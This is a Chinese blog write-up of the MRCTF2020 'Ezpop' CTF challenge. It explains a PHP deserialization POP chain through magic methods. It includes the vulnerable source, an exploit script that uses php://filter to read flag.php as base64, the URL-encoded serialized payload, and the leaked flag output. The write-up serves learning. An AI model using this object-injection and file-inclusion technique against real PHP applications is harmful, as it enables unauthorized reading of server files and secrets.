# MRCTF2020 Ezpop

原创

Tajang 于 2021-07-10 20:40:30 发布 245 收藏 2

分类专栏： CTF 文章标签： php python web 安全



本文链接：https://blog.csdn.net/qq_45619909/article/details/118640332





打开靶机，哇，直接给源码

Welcome to index.php

```php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
        protected  $var;
        public function append($value){
                include($value);
        }
        public function __invoke(){
                $this->append($this->var);
        }
}

class Show{
        public $source;
        public $str;
        public function __construct($file='index.php'){
                $this->source = $file;
                echo 'Welcome to '.$this->source."<br>";
        }
        public function __toString(){
                return $this->str->source;
        }

        public function __wakeup(){
                if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
                        echo "hacker";
                        $this->source = "index.php";
                }
        }
}

class Test{
        public $p;
        public function __construct(){
                $this->p = array();
        }

        public function __get($key){
                $function = $this->p;
                return $function();
        }
}

if(isset($_GET['pop'])){
        @unserialize($_GET['pop']);
}
else{
        $a=new Show;
        highlight_file(__FILE__);
}
```

这道题的知识点是利用php魔术方法的相互关联，构造pop链，其实有的地方没太懂，群里Y1ng大佬还回复我了，好兴奋，这题他的wp也看过，接下来就按我的理解写

知道我对这道题理解多么蠢吗？简直蠢得不可理喻，我以为代码审计，读懂代码会和上次绕过一样的类型，后来证明我真的蠢，给大家看看我的代码审计

```php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {                                //定义Modifier类
    protected  $var;                            //对象属性 var
    public function append($value){             //定义append方法，参数为value
        include($value);                        //引用文件
    }
    public function __invoke(){                 //定义__invoke方法
        $this->append($this->var);              //此对象的var属性做参数执行append方法
    }
}

class Show{                                                 //定义Show类
    public $source;                                         //对象属性source
    public $str;                                            //对象属性str
    public function __construct($file='index.php'){         //定义方法__construct参数为index.php文件
        $this->source = $file;                              //把file赋给source
        echo 'Welcome to '.$this->source."<br>";            //输出字符串
    }
    public function __toString(){                           //返回str和source属性
        return $this->str->source;
    }

    public function __wakeup(){                                                 //定义__wakeup方法
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {      //如果在此正则表达式内匹配到source
            echo "hacker";                                                      //则输出hacker
            $this->source = "index.php";                                        //把index.php赋给source
        }
    }
}

class Test{                                                 //定义Test类
    public $p;                                              //对象属性p
    public function __construct(){                          //定义方法__construct，把p初始化为数组
        $this->p = array();
    }

    public function __get($key){                            //定义方法__get
        $function = $this->p;                               //把p赋给function
        return $function();                                 //返回function方法
    }
}

if(isset($_GET['pop'])){                                    //当pop有值
    @unserialize($_GET['pop']);                             //反序列化pop，忽略可能的报错
}
else{                                                       //否则实例化Show对象a
    $a=new Show;
    highlight_file(__FILE__);
}
```

我是真得蠢。。。不说了，先来讲一波php魔术方法

> __construct 当一个对象创建时被调用，
> __toString 当一个对象被当作一个字符串被调用。
> __wakeup() 使用unserialize时触发
> __get() 用于从不可访问的属性读取数据
> #难以访问包括：（1）私有属性，（2）没有初始化的属性
> __invoke() 当脚本尝试将对象调用为函数时触发

1.上面的提示说flag在flag.php里，可知这里存在文件包含，而源码中能使用文件包含的只有Modifier类里的 include 函数，而它所在的append方法，在下面的 __invoke ()方法里被调用了。所以我们需要调用 __invoke() 方法。

2.如何触发 __invoke 方法？这个魔术方法我在上面已经已经说了需要把对象当函数用的时候触发，纵观整块代码。只有Test类里的 __get() 方法可以利用，因为它里面 $function() 意味着把$function$当作函数使用，那我们只需要将this->p弄成对象就行。现在我们需要考虑如何调用 __get()

3.已知 __get()方法 需要调用不可访问的属性触发，代码里调用属性的地方都没问题，但有一个 __toString() 方法里的 $this->str->source 貌似可以用，其他的对象调用属性时都是对的，但是这里，它居然调用属性的属性，那我们把 $this->str 声明为一个没有source属性的类对象即可，这里用的类是Test，因为Test里有 __get() 方法。我们需要调用 __toString() 方法了

4.对象被当作一个字符串用时才能触发`__toString`方法，那`__wakeup`里的正则对比那句代码合适，我们只需要把`$this->source`声明为一个对象即可

5.如何触发`__wakeup`？调用反序列化时触发，代码最下面传值时有unserialize函数，只要向pop传值即可。

向pop传值→触发unserialize函数→触发`__wakeup`→触发对象当作字符串用→触发`__toString`→触发调用不可读取属性→触发`__get`→触发对象当作函数使用→触发`__invoke`→调用append，append里有include文件包含

从反序列化进程开始分析，首先反序列化之后会触发`__wakeup()`，接着`__wakeup()`又会直接触发`__tostring()`，从而访问str的成员source，这时如果我们让str等于Test类对象，由于Test中没有source，就会触发`__get()`，将$p$以函数的形式返回，而我们再让p等于Modifier的话，`__invoke()`方法就会触发，从而自动调用append函数包含flag.php


```php
<?php
class Modifier {
 protected $var="php://filter/read=convert.base64-encode/resource=flag.php";
}
class Show{
 public $source;
 public $str;
}
class Test{
 public $p;
}
$a=new Show();
$a->source=new Show();
$a->source->str=new Test();
$a->source->str->p=new Modifier();
echo urlencode(serialize($a));
```

输出为


```
O%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3BO%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3BN%3Bs%3A3%3A%22str%22%3BO%3A4%3A%22Test%22%3A1%3A%7Bs%3A1%3A%22p%22%3BO%3A8%3A%22Modifier%22%3A1%3A%7Bs%3A6%3A%22%00%2A%00var%22%3Bs%3A57%3A%22php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7D%7Ds%3A3%3A%22str%22%3BN%3B%7D
```

传入pop

PD9waHAKY2xhc3MgRmxhZ3sKICAgIHByaXZhdGUgJGZsYWc9ICJmbGFnezkxOTczMDlkLWM1OGYtNDVjNi1iYTIxLWMzZDA2MDgyMjJlYn0iOwp9CmVjaG8gIkhlbHAgTWUgRmluZCBGTEFHISI7Cj8+



把返回值base64解码




得出flag，还是不太懂，一个pop链搞得身心俱疲。

明天周五，上午Java课上完就五一九天假了，待在工作室恶补吧，多练，毫无技术，蓝帽杯啥都不会，吹牛要面子倒是挺强。好烦。